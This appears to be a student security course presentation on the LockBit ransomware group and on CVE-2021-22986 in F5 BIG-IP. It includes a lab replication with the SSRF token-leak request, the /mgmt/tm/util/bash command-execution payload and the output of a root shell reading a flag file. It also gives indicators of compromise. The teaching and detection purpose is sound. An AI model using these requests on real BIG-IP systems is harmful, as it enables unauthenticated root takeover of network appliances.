SR Project

Group 4:
Fábio Sá up202007658@up.pt
Inês Gaspar up202007210@up.pt
José Gaspar up202008561@up.pt
Lucas Sousa up202004682@up.pt

LockBit Group

- Cybercriminal group specializing in ransomware as a service (RaaS)
- Sells malicious programs to other criminal groups
- Involved in numerous cybercrimes
- Most common ransomware worldwide in 2022
- Expected to be responsible for 44% of ransomware occurrences in early 2023
- Comprised of unethical hackers from various locations
- Not attributed to any nation-state by government agencies

Tactics and techniques

Attack process has 3 main stages

1. Information gathering, exploiting vulnerabilities
2. Encrypting stolen data to make it inaccessible
3. Threatening to leak data unless ransom is paid

Impact

- 1,700 ransomware attacks in the US between January 2020 and May 2023
- Generated US$91 million in ransom during that period
- Victims include major companies like Continental, Accenture, Boeing, etc.
- Highlights the need for robust cybersecurity measures to counter such threats

Task Force Attack

- The growth of this group in the world of cybercrime has led to the emergence of a task force
- This taskforce is made up of agencies from 10 countries
- Operation Cronos: to control the attacks carried out by LockBit.
- This operation lasted several months and resulted in the compromise of LockBit's main platform and other critical infrastructures

- This taskforce attack consisted of exploiting a software vulnerability (CVE-2023-3824).
- A critical PHP vulnerability that could lead to stack buffer overflow and potentially memory corruption or remote code execution.
- Result:
  - 34 servers around the world were brought down;
  - Authorities has taken control of the technical infrastructure, as well as their dark web leak site, where they stored data stolen from victims in ransomware attacks.

CVE-2021-22986: Description

- Focusing on the **BIG-IP Software**
- BIG-IP optimizes application delivery and streamlines control and automation
- This attack impacted numerous versions, including the one exploited in the project: **15.1.1**
- Severity: **9.8**/10

- **Vulnerability**: enabling unauthenticated access to the iControl REST interface
- **Method**: attack vector through a pre-authentication server-side request forgery (SSRF) vulnerability in the iControl REST API
- **Assumptions**: attacker has network access
- **Mitigation**: apply software updates


CVE-2021-22986: Indicators of Compromise


- **F5 iHealth Flags**: F5 iHealth tool includes heuristics to detect potential compromise indicators in uploaded QKView diagnostic files, facilitating early threat detection and mitigation.
- **Manual Checking:** examining logs for instances where **X-F5-Auth-Token** lacks a value, comparing logs to determine potential impact, and monitoring for unexpected modifications to files, configurations, or processes.


Practical Part

Part 1: Setup

- Big-IP 15.1.1 running on VMware
- VMnet0 bridge
- Management address: 172.16.1.245
- Setup password for root/admin user
- uploaded flag.txt to ifile system






BIG-IP Configuration Utility
F5 Networks, Inc.
Hostname
bigip.example.com
IP Address
172.16.1.245
Your credentials are no longer valid. Please log in again.
Username
Password
Log in
Welcome to the BIG-IP Configuration Utility.
Log in with your username and password using the fields on the left.
(c) Copyright 1996-2019, F5 Networks, Inc., Seattle, Washington. All rights reserved.
F5 Networks, Inc. Legal Notices

BIG-IP Dashboard

Host Name: bigip.example.com
Serial: 564d584e-de8e-4c61-533d18c678e8

Version: 15.1.1 Build 0.0.6
Model: BIG-IP Virtual Edition

IP Address: 172.16.1.245
State: Active

Appliance Time: April 7, 2024 23:14


Dashboard System Overview (default)

ACTIONS | NO NOTIFICATIONS

CPU - Control Plane

Memory - TMM

CPU Usage - From the Last 5 Minutes



Connections - All

Open
0


New
Loading data...

SSL TPS
Loading data...

Connections - From the Last 5 Minutes

Loading data...

Memory - Breakdown



Memory Usage - From the Last 5 Minutes

Throughput - From the Last 5 Minutes

Loading data...

Hostname bigip.example.com
IP Address 172.16.1.245
Date Apr 7, 2024
Time 2:41 PM (PDT)
User admin
Role Administrator
Partition: Common
Log out

ONLINE (ACTIVE)
Standalone

Main | Help | About

Statistics
iApps
DNS
Local Traffic
- Network Map
- Virtual Servers
  - Policies
  - Profiles
  - Ciphers
  - iRules
  - Pools
  - Nodes
- Monitors
- Traffic Class
- Address Translation

Acceleration
Device Management
Shared Objects
Security
Network
System

Local Traffic » iRules : iFile List » flag.txt

Properties

General Properties

Name	flag.txt
Partition / Path	Common
File Name	flag.txt

Update Delete

Practical Part

Part 2: Exploit

- SSRF: Authorization bypass by leaking a X-F5-Auth-Token
- Targeted urls:
  - https://172.16.1.245/mgmt/shared/authn/login

```
data = {
    "bigipAuthCookie":"",
    "username":"admin",
    "loginReference":{"link":"/shared/gossip"},
    "userReference":{"link":"https://localhost/
    mgmt/shared/authz/users/admin"}
}
headers = {
    "User-Agent": "hello-world",
    "Content-Type":"application/
    x-www-form-urlencoded"
}
```

  - https://172.16.1.245/mgmt/tm/util/bash

```
header_2 = {
    'User-Agent': 'hello-world',
    'Content-Type': 'application/json',
    'X-F5-Auth-Token': '',
    'Authorization': 'Basic YWRtaW46QVNhc1M='
}
data_2 = {
    "command": "run",
    "utilCmdArgs": "-c whoami"
}
```

Practical Part

Part 2: Exploit

- One of the requests should return a valid token
- With the Token, we can execute commands on the management server by making a request to https://172.16.1.245/mgmt/tm/util/bash with the run command.
- We achieve remote command execution
- Gained access to the flag.txt file
  - /config/filestore/files_d/Common_d/ifile_d/:Common:flag.txt_65986_1

```
(+) Extract token: 2IHT4D5GGADFGGYA3MRZLYZ3VL
(:CMD)> whoami
root
(:CMD)> pwd
/var/service/restjavad
(:CMD)> ls
depsrequiresrunsupervise
(:CMD)> ls /config
BigDB.dataaaapi_settingsbig3dbigipbigip.confbigip.conf.bakbigip.licensebigip_base.confbigip_base.co
kbigpipecipher.confdaemon.confdashboardeavenhanced_core_files.confeventd.xmlf5-rest-device-idf5_publ
ow_profile_base.confmerged.confmonitorsnet-snmpntp.confpartitionspartitions.bakprofile_base.confrnd
_config.jsonuser_alert.confwaxnetd_cfg.tcl
(:CMD)> ls /config/filestore
crl_file_cache_dfiles_d
(:CMD)> ls /config/filestore/files_d
Common_d
(:CMD)> ls /config/filestore/files_d/Common_d
certificate_dcertificate_key_dexternal_monitor_difile_dtrust_certificate_dtrust_certificate_key_d
(:CMD)> ls /config/filestore/files_d/Common_d/ifile_d
:Common:flag.txt_65986_1
(:CMD)> cat /config/filestore/files_d/Common_d/ifile_d/:Common:flag.txt_65986_1
uhawy8dfq3rhuq3er8uq3erhuwo3f
(:CMD)>
```

Practical Part

Part 3: Indicators of Compromise

- Check logs for suspicious activity:
  - /var/log/restjavad-audit.0.log
  - /var/log/audit
- Look for suspicious commands and access at, roughly, the same time

```
user=admin folder=/Common module=(tmos)# status=[Command OK] cmd_data=run util bash -c whoami
user=admin folder=/Common module=(tmos)# status=[Command OK] cmd_data=run util bash -c pwd
user=admin folder=/Common module=(tmos)# status=[Command OK] cmd_data=run util bash -c "cat /config/filestore/files_d/Common_d/ifile_d/:Common:flag.txt_659286_1"
user=admin folder=/Common module=(tmos)# status=[Command OK] cmd_data=run util bash -c "cat /config/filestore/files_d/Common_d/ifile_d/:Common:flag.txt_65986_1"
```


```
{"user":"local/null","method":"POST","uri":"http://localhost:8100/mgmt/shared/authn/login","status":200,"from":"172.16.1.1"}
{"user":"admin","method":"POST","uri":"http://localhost:8100/mgmt/tm/util/bash","status":200,"from":"172.16.1.1"}
{"user":"admin","method":"POST","uri":"http://localhost:8100/mgmt/tm/util/bash","status":200,"from":"172.16.1.1"}
```

Exploit Replication